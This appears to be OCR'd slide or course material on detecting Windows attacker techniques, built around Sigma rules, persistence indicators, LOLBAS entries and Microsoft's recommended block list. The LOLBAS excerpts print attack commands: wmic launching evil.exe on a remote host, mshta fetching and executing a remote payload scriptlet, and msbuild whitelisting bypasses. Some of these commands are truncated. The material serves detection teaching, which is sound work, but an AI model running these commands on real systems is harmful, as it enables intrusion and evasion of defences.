Posted on July 22, 2016 by Raphael Mudge

Previously, I wrote a blog post to answer the question: why is notepad.exe connecting to the internet? This post was written in response to a generation of defenders zeroing in on the notepad.exe malware epidemic that was plaguing them. Many offensive actions require spawning a new process to inject something into. In the Metasploit Framework (and ancient versions of Cobalt Strike), notepad.exe was the default process to spawn for these actions.

Today, rundll32.exe is the process Cobalt Strike will spawn when it needs a one-off process to inject something into. I've had many people write and ask: "Raphael, why rundll32.exe?" Others ask, "how do I switch from rundll32.exe to something else?" This blog post aims to answer these questions.

https://blog.cobaltstrike.com/2016/07/22/why-is-rundll32-exe-connecting-to-the-internet/

Suspicious File Write: PowerShell Writing LNK

- Detect PowerShell writing files with .lnk extension.
  - If too much noise, focus on:
    - Contains appdata
    - Contains start menu\programs\startup

> Yellow Cockatoo continued to write malicious `.lnk` files into the startup directory. As we've seen in activity detected prior to September 2021, in recent detections, Yellow Cockatoo malware created an `.lnk` file in `startup` to establish persistence in compromised environments:
>
> ```
> c:\users\[redacted]\appdata\roaming\microsoft\windows\start menu\programs\startup\a6ee8c157724e7945bfcd9eb64fa3.lnk
> ```

https://redcanary.com/blog/intelligence-insights-october-2021/

Registry Event: Run Keys with Suspicious Path

- Detect suspicious run keys that contain \AppData\Roaming

```
detection:
    selection1:
        TargetObject|contains:
            - '\software\Microsoft\Windows\CurrentVersion\Run'
            - '\software\Microsoft\Windows\CurrentVersion\RunOnce'
            - '\software\Microsoft\Windows\CurrentVersion\RunOnceEx'
            - '\software\Microsoft\Windows\CurrentVersion\RunServices'
            - '\software\Microsoft\Windows\CurrentVersion\RunServicesOnce'
            - '\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit'
            - '\software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell'
            - '\software\Microsoft\Windows NT\CurrentVersion\Windows'
            - '\software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders'
            - '\system\CurrentControlSet\Control\SafeBoot\AlternateShell'
        Details|contains:
            - \AppData\Roaming\
    condition: selection1
```

https://github.com/scythe-io/community-threats/blob/master/NetWire/SIGMA/registry_event_autorunkeys_with_AppData_Roaming.yml

Suspicious DLL Loads: Unmanaged PowerShell

- Detect the anomalous loading of:
  - System.management.automation.dll
  - system.management.automation.ni.dll

> In December 2014, Lee Christensen came out with an Unmanaged PowerShell proof-of-concept [blog post]. Unmanaged PowerShell is a way to run PowerShell scripts without powershell.exe. Lee's code loads the .NET CLR, reflectively loads a .NET class through that CLR, and uses that .NET class to call APIs in the System.management.automation namespace to evaluate arbitrary PowerShell expressions. It's a pretty neat piece of code.

https://blog.cobaltstrike.com/2016/05/18/cobalt-strike-3-3-now-with-less-powershell-exe/

Lab 7: Unmanaged PowerShell

LOLBAS

LoLBAS

LOLBAS

☆ Star 4,573

Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to contribute, check out our contribution guide. Our criteria list sets out what we define as a LOLBin/Script/Lib.

MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation.
You can see the current ATT&CK® mapping of this project on the ATT&CK® Navigator.

If you are looking for UNIX binaries, please visit gtfobins.github.io.

https://lolbas-project.github.io/

LoLBAS: Now with Detections

/ Bitsadmin.exe

☆ Star 4,573

Alternate data streams | Download | Copy | Execute

Used for managing background intelligent transfer

Paths:
C:\Windows\System32\bitsadmin.exe
C:\Windows\SysWOW64\bitsadmin.exe

Resources:
- https://www.slideshare.net/chrisgates/windows-attacks-at-is-the-new-black-26672679 - slide 53
- https://www.youtube.com/watch?v=_8xJaaQlpBo
- https://gist.github.com/api0cradle/cdd2d0d0ec9abb686f0e89306e277b8f


Acknowledgements:
- Rob Fuller (@mubix)
- Chris Gates (@carnal0wnage)
- Oddvar Moe (@oddvarmoe)

Detection:
- Sigma: win_process_creation_bitsadmin_download.yml
- Sigma: proxy_ua_bitsadmin_susp_tld.yml
- Sigma: win_monitoring_for_persistence_via_bits.yml
- Splunk: bitsadmin_download_file.yml
- IOC: Child process from bitsadmin.exe
- IOC: bitsadmin creates new files
- IOC: bitsadmin adds data to alternate data stream

https://lolbas-project.github.io/lolbas/Binaries/Bitsadmin/

Common LoLBAS: Wmic

- Process of wmic.exe with a command line that contains process call create



Execute

Execute calc from wmic

```
wmic.exe process call create calc
```

Usecase: Execute binary from wmic to evade defensive counter measures
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1218: Signed Binary Proxy Execution

Add cmd.exe as a debugger for the osk.exe process. Each time osk.exe is run, cmd.exe will be run as well.

```
wmic.exe process call create "C:\Windows\system32\reg.exe add \"HKLM\SOFTWARE\Microsoft\Windows NT\Cu
```

Usecase: Execute binary by manipulate the debugger for a program to evade defensive counter measures
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1218: Signed Binary Proxy Execution

Execute evil.exe on the remote system.


```
wmic.exe /node:"192.168.0.1" process call create "evil.exe"
```

Usecase: Execute binary on a remote system
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1218: Signed Binary Proxy Execution

https://lolbas-project.github.io/lolbas/Binaries/Wmic/

Common LoLBAS: Msbuild

- Detecting suspicious msbuild execution.



AWL bypass

Build and execute a C# project stored in the target XML file.

```
msbuild.exe pshell.xml
```

Usecase: Compile and run code
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1127.001: MSBuild

Execute

Build and execute a C# project stored in the target csproj file.

```
msbuild.exe project.csproj
```

Usecase: Compile and run code
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1127.001: MSBuild

Executes Logger statements from rsp file


```
msbuild.exe @sample.rsp
```

Usecase: Execute DLL
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1127.001: MSBuild

https://lolbas-project.github.io/lolbas/Binaries/Msbuild/

Common LoLBAS: Mshta

- Detect suspicious Mshta execution.



Execute

Opens the target .HTA and executes embedded JavaScript, JScript, or VBScript.

```
mshta.exe evilfile.hta
```

Usecase: Execute code
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1218.005: Mshta

Executes VBScript supplied as a command line argument.

```
mshta.exe vbscript:Close(Execute("GetObject(""script:https[:]//webserver/payload[.]sct"")"))
```

Usecase: Execute code
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1218.005: Mshta

Executes JavaScript supplied as a command line argument.

```
mshta.exe javascript:a=GetObject("script:https://raw.githubusercontent.com/LOLBAS-Project/LOLBAS/mast
```

Usecase: Execute code
Privileges required: User
OS: Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
MITRE ATT&CK®: T1218.005: Mshta

https://lolbas-project.github.io/lolbas/Binaries/Mshta/

https://lolbas-project.github.io/lolbas/Binaries/Mshta/

Microsoft Recommended Blocks

- addinprocess.exe
- addinprocess32.exe
- addinutil.exe
- aspnet_compiler.exe
- bash.exe
- bginfo.exe1
- cdb.exe
- cscript.exe
- csi.exe
- dbghost.exe
- dbgsvc.exe
- dnx.exe
- dotnet.exe
- fsi.exe
- fsiAnyCpu.exe
- infdefaultinstall.exe
- kd.exe
- kill.exe
- lxssmanager.dll
- lxrun.exe
- Microsoft.Build.dll
- Microsoft.Build.Framework.dll
- Microsoft.Workflow.Compiler.exe
- msbuild.exe
- msbuild.dll
- Mshta.exe
- ntkd.exe
- ntsd.exe
- powershellcustomhost.exe
- rcsi.exe
- runscripthelper.exe
- texttransform.exe
- visualuiaverifynative.exe
- system.management.automation.dll
- wfc.exe
- windbg.exe
- wmic.exe
- wscript.exe
- wsl.exe
- wslconfig.exe
- wslhost.exe

https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/microsoft-recommended-block-rules

Lab: Aurora